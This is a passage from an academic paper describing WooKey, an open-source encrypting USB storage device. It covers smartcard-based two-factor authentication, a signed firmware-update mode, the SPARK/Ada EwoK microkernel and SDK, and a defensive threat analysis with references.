The data path encryption module: Since we want the encryption and decryption along the data path to be very efficient during USB and SDIO transfers, we must avoid reconfiguring the AES CRYP engine (and key schedule) at each transaction while preventing the USB and SDIO tasks to steal and leak the sensitive data encryption key. Fortunately, we can isolate the registers configuring and holding the AES key using the MPU. This yields in the following split of the WooKey cryptographic task in two modules:

- An untrusted cryptographic module: it shares its memory space with the USB and SDIO tasks, and its job is to trigger AES-CBC encryption and decryption in the CRYP and handle DMA transfers. This module uses the CRYP with the key already setup, and never accesses the secret value.
- A trusted cryptographic module: this module is confined and isolated from the other tasks. It is in charge of setting up the CRYP key registers with the secret AES key derived from the external authentication token. It is also in charge of managing all communications with this token.

Authentication with the external token: The trusted cryptographic module running on the STM32 SoC communicates with the external smartcard (aka authentication token) through an ISO-7816-3 bus using Application Protocol Data Units (APDUs). The main SoC and the token embed (personalized) ECDSA key pairs. The first thing that is performed by the two peers when the token is inserted is mutual authentication. This is performed with an ephemeral ECDH (Elliptic Curve Diffie-Hellman key exchange), then AES-CTR and HMAC-SHA-256 session keys are derived, as well as a random IV (Initialization Vector) value. This allows to establish a secure channel with confidentiality, integrity and anti-replay properties. Forcing mutual authentication as a mandatory first step allows limiting the attack surface (against malicious tokens or a malicious ISO-7816 master).

On the platform side, we use the open source `libecc`[12] that was designed with embedded constraints in mind. On the token side, ECDSA and ECDH are part of the Javacard 3.0.1 framework. AES-CTR and HMAC-SHA-256 were not fully supported, so we have implemented our own Javacard classes/applet over the built-in hardware accelerated AES-ECB and SHA-256. One could wonder why we have decided to implement our own secure channel while the Global Platform framework offers this feature. None of the proposed schemes were adequate on our JCOP Javacard: they are either broken [50] and/or make use of symmetric key cryptography (compromising a platform would yield in breaking the token secret key as well, which is prevented by asymmetric cryptography in our case).

Whenever the PIN is entered on the touch screen, the cryptographic module gets it and sends it to the token. The token checks the PIN, and if the PIN is OK (locked after configurable n failures) it derives a key using the PIN value and a master secret stored in the token. This key is sent back to the main SoC and serves as the AES-CBC-ESSIV data master key. The PIN also participates in secure channel session keys diversification to bind the session to this authentication instance.

The CRYP engine is not certified (i.e. could be attacked through side-channels), and since the secure channel is established and used before the PIN is provided, we have chosen to use a dedicated software *masked* AES for our AES-CTR [19, 21, 48]. The masked AES is secure but slow, which is actually not an issue here because of the relatively limited baud rate of the ISO-7816 channel and the small size of the data packets.

Finally, the external token (actually a token dedicated to firmware updates) also participates in our DFU implementation as it will be described in section 3.4.

3.3 About the WooKey personalization phase:

It is assumed in the threat model that the initial firmware upload and configuration of the platform are performed in a *trusted environment*. The security insurance brought by the defense-in-depth mitigations during the life cycle of the product inherently depends on this critical phase.

The main steps that are handled during personalization are:

– Flash the initial firmware on a virgin and open device (i.e. with JTAG/SWD unlocked).

[12] `https://github.com/ANSSI-FR/libecc`

- Flash the Javacard applets on virgin and open smartcards (one for user authentication, one for firmware signing, one for device firmware update).
- Generate and deploy (on the platform and the external tokens) all the master cryptographic keys, namely the ECDSA key pairs for mutual authentication with user and update tokens, keys handling firmware updates, as well as user data encryption master key.
- Deactivate JTAG/SWD, activate the flash RDP protection (level 2) on the `STM32F439` MCU in order to lock the platform in production mode.
- Lock the external token smartcards in production mode (modify the default Global Platform keys).

3.4 Designing an efficient and secure DFU mode

An often underrated security feature is the ability to maintain a product in secure and working conditions. However, updating a USB device in a safe way is not an easy task because such devices are often not self-powered and may be disconnected at any time.

Because microcontrollers have very little memory space in volatile memory, firmware upload and checking have to be performed in-place in the flash area where it will be executed. Hence, this requires a flip-flop mechanism ensuring software redundancy in order to handle any file corruption (hazardous disconnection, data flow corruption, invalid cryptographic signature, etc.). Such implementations are in general proprietary, but are sometimes based on standards like the USB DFU protocol [29] that allows device update through USB.

Allowing patching of device firmware is dangerous, as malware might use this feature to replace the genuine firmware with a malicious one. Therefore, DFU should not be accessible without explicit user activation and authentication. The DFU implementation itself could contain bugs, and as a consequence it should also be upgradable.

To support such features, we have decided that the DFU flip/flop implementation should be separated from the standard firmware; it is executable only after voluntary physical button toggling at boot time.

When the user willingly activates the DFU mode, the bootloader expects a specific external token to be present. Mutual authentication is performed with the token (the details of this protocol are provided in section 3.2), and a specific PIN code (dedicated to updates) is asked by the main SoC and checked on the token side. If the PIN is valid, firmware upload can begin. The firmware is encrypted using a session key

at production time, and this session key is decrypted using the token so that its presence is indeed enforced during the update.

Once uploaded to the device, the new firmware integrity and authenticity are checked using a cryptographic ECDSA signature validation, and the default bootloader pointer is switched. The update version is also validated in comparison to the current firmware version to avoid any downgrade with an older and buggy (but signed) firmware [20].

All these constraints and security features impact the overall device software mapping and reduce the available space for each software component. Figure 4 shows the content of the device with all the required components.




Fig. 4. Overview of the embedded software mapping

Splitting the device software into two independent firmwares and into two DFU-dedicated firmwares is an efficient way to bring some resilience and protection against the risks previously described. However, even if it is a way to protect the *offline* devices, it does not prevent any *online* software attack. For instance, without any further protection mechanism, a flaw in the USB stack implementation may allow an adversary to fully compromise the device. Such escalations can be thwarted by enforcing memory segregation between I/O applications (USB stack, etc.) and other parts

of the device. In the following sections, we describe the countermeasures implemented to avoid this kind of software exploitation.

3.5 Toward a highly secured embedded software

Most firmwares embedded in microcontrollers do not enforce any security at all. In particular, the lack of isolation between software components hinder enforcement of crucial security principles: e.g. *least privilege* or *privilege separation*. Therefore, it is not uncommon that each component of the firmware can access the whole memory space and that any bug in the smallest piece of code can corrupt the entire system.

Overview of the software security requirements: We retained several security requirements to bring the WooKey platform to a security level nearing the state of the art, while respecting the inherent flash and RAM small footprints:

1. Using the MPU to enforce the least privilege principle and to protect the most sensitive assets.
2. Formal verification of critical code, or at least the usage of a safe language to harden the implementation.
3. Advanced in-depth mitigation mechanisms (stack-smashing protection, heap protection, W⊕X, etc.).
4. Being open source to permit peer review.

The MPU, a crucial confinement primitive: Most of modern 32-bit microcontrollers have a Memory Protection Unit (MPU) and a processor with at least two CPU privilege levels (the so-called *user mode* and *supervisor mode*). The MPU is a programmable unit that allows privileged software, often a *kernel*, to define memory access permissions in order to isolate memory regions. It can be used to enforce confinement and privilege separation between unprivileged components, like *tasks* executed in *user mode*. These tasks must not break out of their address space.

Microkernels paradigm: Microkernels architecture (e.g. QNX, Fiasco.OC, SeL4, OKL4, etc.) goes back to the 1970's [47,55] and enforce the least privilege principle by isolating the drivers in their own address space. Vulnerabilities in a driver are kept confined and cannot compromise other parts of the system. Another advantage over monolithic kernels is that the Keep It Simple and Stupid (KISS) paradigm is also applied. By keeping

microkernels minimal, with fewer functionalities, they are in theory simpler to design, implement, debug, and maintain, and they are therefore less error-prone. Another consequence of shrinking the functionalities and the number of syscalls is that the exposed code to untrusted applications (and hence the attack surface) is drastically reduced. Drivers still have to be implemented, but as userspace tasks, with limited access rights.

Safe languages: Most kernels and microkernels are written in C with a pinch of assembly. The major drawback of the C language is its proneness to coding errors. Out-of-bound array accesses, integer overflows and dangling pointers are difficult to avoid due to the weakly enforced typing. Such bugs can become nonetheless devastating when exploited in a privileged context.

A way to prevent such vulnerabilities is to use a safe language. Pierce [45] defines a safe language as one that protects and guarantees the integrity of its own abstractions, which can be achieved by static checking, but also by run-time checks. Many high-level languages share this feature, but very few are actually suitable for operating systems programming, let alone embedded bare-metal programming.

Using a safe language for implementing low-level kernel code is an approach that goes back to the early 1970's [32, 46]. Nowadays, such initiatives are not widespread, and usually use languages such as Rust (for example Redox[13] or Tock[14]) or Ada [16, 38].

Ada is designed for building high-confidence and safety-critical applications [15, 49]. It is a strongly typed language that supports bare-metal programming, and can circumvent most well-known vulnerabilities like buffer overflows or invalid pointers management by enforcing type checking at compile time and at run time.

SPARK is an Ada subset that can be used with the *GNATprove* tool to prove that the written code is free of any type violations. SPARK and *GNATprove* bring confidence in the soundness of the code, therefore allowing to remove run-time Ada type checks. This yields in better performance, smaller memory footprint and no run-time exception breaking the execution flow.

Rust is a rather new promising language with increasing popularity. It aims at enforcing strong static type checking and memory safety.

[13] https://github.com/redox-os/redox
[14] https://www.tockos.org/

Language	*Safe language*	*Formal proof*	*Memory footprint*	*Well-known*
C	✗	✗	✓ low	✓
Ada	✓	✓(SPARK)	✓ low[1]	✗
Rust	✓	✗	✗ high	~[2]

[1] Ada can embed runtime checks. SPARK code reduces such checks size.
[2] Recent language, but with a growing and active community.

Table 3. Comparison between the languages used in the WooKey project

Formal methods: Formal methods allow proving functional correctness and soundness of a design and/or of an implementation with respect to some predefined properties. This approach fits well with microkernels.

It was successfully applied to SeL4 [33], proving that its implementation is free of several classes of vulnerabilities (deadlocks, buffer overflows and arithmetic exceptions).

This approach has nonetheless some drawbacks. It is complex, and it is not uncommon that the number of proof code lines goes well beyond the number of code lines to prove (SeL4's 8,500 lines of C code induced 200,000 lines of proof and 11 man-years of work [33]). Moreover, inner constraints limit the scope of the properties that can be proven.

Defense-in-depth security mitigations: Software exploit mitigation uses many techniques: stack canaries, ASLR (Address Space Randomization), page guards, heap protection, memory isolation, non-executable data regions, W⊕X, kernel side checks, data sanitization, etc. Thus, even if an attacker may find a flaw in one defense, combining many of them multiplies by orders of magnitude the efforts needed to bypass all of them.

3.6 EwoK, a driver-oriented microkernel

Enforcing memory protection, tasks isolation and providing access control to the assets and to the hardware requires a kernel.

A brief survey of embedded kernels (summarized in table 4) shows that none of them met our security requirements. We discarded non-free and closed source kernels, despite some of them have interesting security features (BOLOS operating system, INTEGRITY, ProvenCore, etc.). We also discarded most of open source embedded kernels: their real-time driven design is barely compatible with the overhead produced by security mechanisms (Contiki, FreeRTOS, etc.).

TockOS [36] is a new kernel written in Rust that benefits from the memory protection mechanisms offered by this language in order to secure

the drivers execution. The major drawback is its memory footprint that does not fit within our hardware limitations.

L4 microkernels have some interesting security properties but they target bigger devices. Among the L4 family, F9-kernel [31] is designed to be executed on microcontrollers (such as the `STM32F4` family). However, it is written in C, with no specific security properties.

Therefore, we decided to develop our own microkernel.

Features and security properties: EwoK is a microkernel that provides the necessary functionalities to execute device drivers as user tasks. It implements all the security requirements exposed above.

It enforces at *build time* a strict memory partitioning between tasks, despite the inner limitations of the MPU that only allows 8 memory regions at the same time [30].

Registered devices are mapped only when needed, enforcing the least privilege principle. The drivers (running as tasks) can claim resources, like GPIO, DMA and MMIO devices, during their initialization phase.

Tasks may communicate using IPC or shared memory. For example, the untrusted cryptographic task (handling the user data path) and the trusted cryptographic task (handling the smartcard and the master keys) are synchronized using IPC.

Permissions are statically defined at build time to avoid improper access or information leakage.

A user task supports two contexts: a main context and an Interrupt Servicing Routine (ISR) context. The kernel manages the processor interrupts in the so-called ARMv7m privileged handler mode. Then execution is dispatched to the registered ISR handlers to be executed in user mode.

Critical parts of the kernel and the components belonging to the Trusted Computing Base (TCB) are developed in SPARK/Ada (see Figure 5). Criteria for identifying these components are their role in the security of the platform as well as their exposure to untrusted applications and to user inputs.

EwoK is also hardened with defense-in-depth mechanisms: usage of the `W⊕X` paradigm and stack guards (inspired from stack canaries). Due to the low amount of RAM and the lack of virtual memory, we abandoned the idea of implementing ASLR.


The software implementation suffered from two major hurdles: the small amount of available RAM memory and the IPCs performance. Executing drivers as user tasks implies that function calls are replaced with IPCs, which generates an overhead that can be a real burden for

	Software requirement								
name	*designed for security*	*partitionned drivers*	*Supports Cortex-M*	*Based on a safe language*	*Fast & safe driver exec*	*Portable*	*Small enough*	*Static permissions*	*Open*
Zircon	✓	✓			✓	✓			✓
SeL4	✓	✓		✓	✓	✓	✓	✓(capabilities)	✓
f9-kernel			✓				✓		✓
TokOS	✓	✓	✓	✓	~[3]	✓		?	✓
Ravenscar Ada profile		~[1]	✓	✓	✓	✓	✓		✓
FreeRTOS						✓	✓		✓
RIOT-OS			✓			✓	✓		✓
QNX		✓(pure μkernel)				✓	✓		
Minix3		✓			?	✓	✓		
PikeOS		~[2]			~[2]	✓	✓	✓	
ProvenCore	✓	✓	✓	✓	✓	✓	✓	✓	
VxWorks			✓	?	?	✓	✓		
INTEGRITY	✓	✓		?	?	✓	✓	?	
BOLOS	✓	?	✓	?	?	?	?	?	
Contiki			✓			✓	✓		✓
EwoK	✓	✓	✓	✓	✓	✓	✓	✓	✓

[1] Depends on the developer's choice.
[2] Depends on integrator's choice.
[3] Speed may vary depending on the driver/application interactions.

Table 4. Existing embedded kernels and EwoK features *versus* WooKey constraints

low-power devices [14]. The kernel uses a mixed collaborative/preemptive scheduler, with an event-based threshold support for high reactivity of ISRs and tasks: tasks can yield and ask (under certain circumstances and permissions) for voluntary reschedule of their main threads, but a preemptive time slotting and a priority management is maintained by the kernel scheduler. Using (controlled) shared memory and DMA transactions also participates in improving performance.



† External API, requires efficient validation of input and output values

‡ Security critical component. Impacts the overall security

∗ Need for correctness. May impact the safety/efficiency of the target

Fig. 5. Block diagram of the software components of the EwoK microkernel

EwoK, the WooKey gate keeper: The WooKey project aims at protecting user sensitive assets against their stealing by adversaries. In order to do so, the main cryptographic secrets are stored in an external smartcard which needs to be connected to the device at boot time to allow the data read and write actions.

In order to protect these critical assets (the master keys and the PIN code), the kernel segregates the data plane (USB to/from mass storage) and the authentication plane.

Figure 6 describes such a logical partitioning. Mutual authentication with the smartcard is controlled by a process dedicated to the secure channel management. Another dedicated process manages the embedded screen and touchpad. The data encryption/decryption is done using cryptographic content accessible only when the external token authentication has been successfully performed. The USB and SDIO stacks have access

to the current session data, as they manage the transfers to and from the external host, but have no direct access to the master cryptographic assets inside the smartcard.




Fig. 6. Usage of EwoK in WooKey

Completely separating the USB stack, the untrusted cryptographic subsystem and the mass storage manager in terms of processes and shared memory is still an ongoing investigation. The final design will heavily depend on performances trade-offs.

The bottleneck that would emerge is in the data path between the USB and the SDIO sides. In any case, the data plane and the cryptographic module handling the external token and the sensitive assets are confined in distinct memory spaces: their interactions do not need high speed and can therefore be handled using IPCs.

3.7 MosEslie: towards a versatile SDK

In order to easily integrate new software, drivers and tasks in the WooKey platform and over the EwoK microkernel, we have designed a dedicated SDK (Software Development Kit): MosEslie. It uses only widespread open source tools (GCC, GNAT, Kconfig, Makefiles, etc.) without any external dependencies.

The SDK helps configuring the flash and RAM partitioning for the applications, as well as the shared memory slots and the IPC control flow matrix. The memory protection layouts applied by the MPU and

the whole permissions are automatically generated by the configuration subsystem. If no proper layout can be produced (i.e. inconsistent MPU configuration at runtime), the SDK displays a comprehensive error.

Finally, MosEslie makes integrating software written in safe languages (Ada and Rust) very easy thanks to their binding interfaces with C, hence providing a mixed languages firmware.

4 WooKey: a security and threat analysis

The expected requirements of the platform (regarding hardware, software and security) are recalled in Table 5.

Hardware	Software	Security
MPU	Resilient storage	Strong authentication
Crypto-processor	Performance	Signed firmware update
Conforming to USB2.0	Open	Confinement of exposed interfaces
Open, COTS and cheap	Modular and evolutive	Static and checkable permissions
JTAG/flash protections	Versatile SDK	Safe languages for critical parts

Table 5. Platform security requirements overview

We have chosen to build the WooKey hardware platform around the `STM32F439` SoC featuring a MPU for memory confinement, AES co-processor and TRNG random generator. Only off-the-shelf and widely available components are used on the PCB.

The strong authentication requirement is ensured using an extractable secure element (see section 2.4): an affordable Javacard smartcard with a dedicated applet. The PIN code is entered on a TFT touch screen (see section 2.5) ensuring no leak to the host.

The firmware's integrity and authenticity are serviced using a robust and strengthened DFU mode involving digital signature and authentication token interactions (explained in section 3.4).

The EwoK microkernel provides efficient isolation of distinct firmware parts, static configuration of the applications and their memory layout, Ada usage on sensitive modules and SPARK formal verification on very critical ones (such as the MPU driver) as detailed in section 3.5.

Hence, most of the hardware and software requirements listed in Table 5 are met. The performance benchmarking is still an *ongoing work*: many modules have been individually tested and no major issue should arise once the complete integration is performed. The integration and the fine tuning are in progress, nonetheless not finished yet.

We leverage the implemented two-factor authentication method (user PIN and smartcard). The fact that WooKey does almost nothing during pre-authentication allows preventing some attack scenarios:

- Adversaries that use side-channel attacks or fault injection without the authentication token won't be able to do much. This still stands if they have the token without the PIN: since all the cryptographic sensitive material remains locked in a secure element, this should resist to such a class of attacks (under the assumption of the CC EAL certification of the secure element of course). The only part that is exposed is the secure channel (using ECDSA and ECDH, AES-CTR and HMAC-SHA-256) established in the pre-authentication phase: failed attempts could yield in locking the platform by using a counter stored in flash.
- Try to mimic hardware and software: unintelligent attempts will fail thanks to the strong cryptography (secure channel) performed in the pre-authentication phase (since the adversaries do not have the ECDSA private keys). The only asset that an attacker will be able to get is the user PIN by deceiving the legitimate user in entering it. However, the adversary still has to achieve physical possession of the external token.

On the features that are **lacking** *by design* on WooKey, we have:

- Trojan firmware, aka evil maid style attacks. Our DFU ensures that firmware updates are sound and authentic, but there is no check at boot time that the firmware has not been altered by other means: either physically by manipulating the flash (JTAG/SWD and so on), or logically through exploiting a buffer overflow for instance. We try to limit the physical modifications by using ST RDP (Readout Protection) that locks the platform in production, but section 2.2 and [10, 42] have shown how such countermeasures could become fragile against aggressive attack vectors (decapping and faulting). On the software part, EwoK is precisely dedicated to intrusion mitigation and confinement.
  Against trojan firmware, *secure boot* technologies could come to the rescue, but they might not be the silver bullet we expect to thwart such threats [11]. Newer MCUs also integrate transparent flash encryption using a dedicated cryptographic co-processor (a technology inherited from the secure elements and the FPGA worlds). However, such recent improvements of the publicly available MCU lines have still to prove their robustness against physical and logical threats.
- Trojan hardware. This kind of attack is devastating and we cannot do much against it. If an attacker has been able to somehow recover

(e.g. via physical attacks) WooKey sensitive private keys from the SoC's flash, and build a full platform resembling the genuine one, this is the perfect crime. A much weaker variant of such hardware mimic attacks is when the adversary does not know the platform private keys, this falls in the previously described *unintelligent* scenarios.

On a side note, the main advantage for an adversary when implanting a trojan firmware or hardware is to steal the legitimate user PIN, and ultimately to steal the master decryption key from the token (using the PIN) in order to be able, in the future, to decrypt user data without the token.

We emphasize the fact that achieving a protection level preventing these two latter powerful – and rather costly – kinds of adversaries is very complex (if not impossible) using off-the-shelf affordable components.

Regarding cryptography, as it has been thoroughly detailed in section 3.2, we only protect user data confidentiality: the integrity of the SD card is out of scope and the user must be informed of this and use complementary solutions (such as integrity at the file system level).

5 Conclusion

WooKey aims at being an open source, open hardware, secure and affordable USB encrypting mass storage device using off-the-shelf components.

Protection against the BadUSB class of attacks is achieved using strong cryptography with two-factor authentication of the legitimate user (PIN and smartcard using a secure element), as well as a robust DFU dedicated to firmware integrity and authenticity insurance. Software classes of attacks (e.g. buffer overflows) are mitigated using EwoK, a novel microkernel designed with security in mind, enforcing memory isolation using the MPU and providing more confidence by using the Ada safe language along with SPARK for formal verification of critical parts. Beyond the mere USB key itself, we also provide MosEslie: an easy-to-use SDK that simplifies the integration of user applications on the platform as well as the possible mixed usage of safe languages (Ada and Rust).

Thanks to these characteristics, the overall security of WooKey is strong against software attack vectors, and some pre-authentication hardware attacks (side-channel observation and fault injections). The residual adversaries that endanger the platform integrity involve aggressive and costly attacks on the STM32 MCU (decapping and light-based fault injection) to recover the private keys in flash. On a similar note, WooKey only

protects user data confidentiality: user data integrity is not covered (which is the case for most of USB thumb drives with transparent encryption).

Though such residual threats directly inherit from the constraint of using available and affordable off-the-shelf components for WooKey, we feel that there is still room for improvement. Newer ARMv8-M architectures offer interesting features such as TrustZone and a more advanced MPU (for better isolation of EwoK applications), some recent MCUs also integrate tamper detection and transparent flash encryption using dedicated hardware, etc. Many of the key concepts already developed during the project are easily portable on these platforms, and improving the defense-in-depth layers is future work.

— "It's not wise to upset a WooKey."

— "I suggest a new strategy, Artoo: let the WooKey win."

References

1. Encrypted Drive. `https://www.kingston.com/fr/usb/encrypted_security`.
2. Hardware Wallet Vulnerabilities. `https://blog.gridplus.io/hardware-wallet-vulnerabilities-f20688361b88`.
3. NIST: Recommendation for Block Cipher Modes of Operation: The XTS-AES Mode for Confidentiality on Storage Devices.
4. Nitrokey Secure Elements. `https://www.nitrokey.com/documentation/frequently-asked-questions#is-nitrokey-common-criteria-or-fips-certified`.
5. USB encryption. `https://www.hacker10.com/usb-encryption/`.
6. NXP JCOP 2.4.2 R2 CC, 2013.
7. Practical malleability attack against CBC-Encrypted LUKS partitions, 2013.
8. BadUSB vs. DataLocker Sentry 3.0. `http://www.ireo.com/fileadmin/img/Fabricantes_y_productos/datalocker/BadUSBWP.pdf`, 2015.
9. Get BadUSB protection from IronKey USB Flash drives. `https://media.kingston.com/images/usb/pdf/BADUSB_us.pdf`, 2016.
10. Breaking Code Read Protection on the NXP LPC-family Microcontrollers, 2017.
11. USB armory security advisory. `https://github.com/inversepath/usbarmory/blob/master/software/secure_boot/Security_Advisory-Ref_QBVR2017-0001.txt`, 2017.
12. Sebastian Angel, Riad S Wahby, Max Howald, Joshua B Leners, Michael Spilo, Zhen Sun, Andrew J Blumberg, and Michael Walfish. Defending against Malicious Peripherals with Cinch. In *USENIX Security Symposium*, pages 397–414, 2016.
13. Nicolas Bacca. *Secure Hardware and Open Source*, 2016. `https://www.ledger.fr/2016/06/09/secure-hardware-and-open-source/`.
14. Brian N Bershad. The increasing irrelevance of ipc performance for micro-kernel-based operating systems. In *USENIX Workshop on Microkernels and Other Kernel Architectures*, pages 205–212, 1992.
15. Carl Brandon and Peter Chapin. The Use of SPARK in a Complex Spacecraft. *ACM SIGAda Ada Letters*, 36(2):18–21, 2017.

16. Reto Buerki and Adrian-Ken Rueegsegger. Muen-an x86/64 separation kernel for high assurance. *University of Applied Sciences Rapperswil (HSR), Tech. Rep*, 2013.
17. Xobs Bunnie. Lecture: The Exploration and Exploitation of an SD Memory Card. Chaos Communication Congress 2013.
18. Benoît Camredon. USBiquitous: USB intrusion toolkit. In *SSTIC 2016*. SSTIC, 2016.
19. S. Chari, C.S. Jutla, J.R. Rao, and P. Rohatgi. Towards Sound Approaches to Counteract Power-Analysis Attacks. pages 398–412.
20. Yue Chen, Yulong Zhang, Zhi Wang, and Tao Wei. Downgrade Attack on TrustZone. *arXiv preprint arXiv:1707.05082*, 2017.
21. Christophe Clavier and Kris Gaj, editors. *Cryptographic Hardware and Embedded Systems - CHES 2009, 11th International Workshop, Lausanne, Switzerland, September 6-9, 2009, Proceedings*, volume 5747 of *Lecture Notes in Computer Science*. Springer, 2009.
22. Josh Datko, Chris Quartier, and Kirill Belyayev. Breaking Bitcoin Hardware Wallet. *DEF CON 2017*, 2017.
23. Andy Davis. Revealing embedded fingerprints: Deriving intelligence from usb stack interactions. *Blackhat USA*, 2013.
24. Matthias Deeg and Schreiber Sebastian. *Cryptographically Secure? SySS Cracks a USB Flash Drive*, 2009. `https://www.syss.de/fileadmin/dokumente/Publikationen/2009/SySS_Cracks_SanDisk_USB_Flash_Drive.pdf`.
25. Jakob Ehrensvärd. *Secure Hardware vs. Open Source*, 2016.
26. Darren Kitchen et al. Hack5 USB Rubber Ducky Part 1.
27. Clemens Fruhwirth. *New Methods in Hard Disk Encryption*. na, 2005.
28. FTDI. *FT600Q-FT601Q IC Datasheet (USB 3.0 to FIFO Bridge)*.
29. Trenton Henry, David Rivenburg, and Dan Stirling. Universal Serial Bus Device Class Specification for Device Firmware Upgrade. *Aug*, 5:47, 2004.
30. ARM Holdings. ARMv7-M Architecture Reference Manual, 2010.
31. George Kang et al. Jim Huang. F9-Microkernel implementation, 2012.
32. Paul A. Karger and Roger R. Schell. Thirty Years Later: Lessons from the Multics Security Evaluation. In *Proceedings of the 18th Annual Computer Security Applications Conference*, ACSAC '02, pages 119–, Washington, DC, USA, 2002. IEEE Computer Society.
33. Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, et al. seL4: Formal verification of an OS kernel. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles*, pages 207–220. ACM, 2009.
34. Ledger. Ledger BOLOS. `https://www.ledger.fr/2016/03/02/introducing-bolos-blockchain-open-ledger-operating-system/`, 2017.
35. Lara Letaw, Joe Pletcher, and Kevin Butler. Host Identification via USB Fingerprinting. In *Systematic Approaches to Digital Forensic Engineering (SADFE), 2011 IEEE Sixth International Workshop on*, pages 1–9. IEEE, 2011.
36. Amit Levy, Bradford Campbell, Branden Ghena, Pat Pannuto, Prabal Dutta, and Philip Levis. The case for writing a kernel in Rust. In *Proceedings of the 8th Asia-Pacific Workshop on Systems*, page 1. ACM, 2017.
37. E. L. Loe, H. C. Hsiao, T. H. J. Kim, S. C. Lee, and S. M. Cheng. SandUSB: An installation-free sandbox for USB peripherals. In *2016 IEEE 3rd World Forum on Internet of Things (WF-IoT)*, pages 621–626, Dec 2016.
38. Arnauld Michelizza. Programmation d'un noyau sécurisé en Ada. *SSTIC*, 2013.

39. Nir Nissim, Ran Yahalom, and Yuval Elovici. USB-based attacks. *Computers & Security*, 70:675–688, 2017.
40. Nitrokey. How Nitrokey's Firmware is Protected Against BadUSB and NSA. `https://www.nitrokey.com/news/2015/how-nitrokeys-firmware-protected-against-badusb-and-nsa`.
41. Karsten Nohl and Jakob Lell. *BadUSB - On accessories that turn evil*, 2014. `https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf`.
42. Johannes Obermaier and Stefan Tatschner. Shedding too much Light on a Microcontroller's Firmware Protection. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, Vancouver, BC, 2017. USENIX Association.
43. Oracle. Java Card 3 Platform Runtime Environment Specification, Classic Edition Version 3.0.5, 2015.
44. Jean-Michel Picod, Rémi Audebert, Sven Blumenstein, and Elie Bursztein. Attacking encrypted USB keys the hard(ware) way. *Black Hat USA*, 2017.
45. Benjamin C Pierce. *Types and programming languages*, 2002.
46. Gerald J Popek, Mark Kampe, Charles S Kline, Allen Stoughton, Michael Urban, and Evelyn J Walton. UCLA secure Unix. In *afips*, page 355. IEEE, 1979.
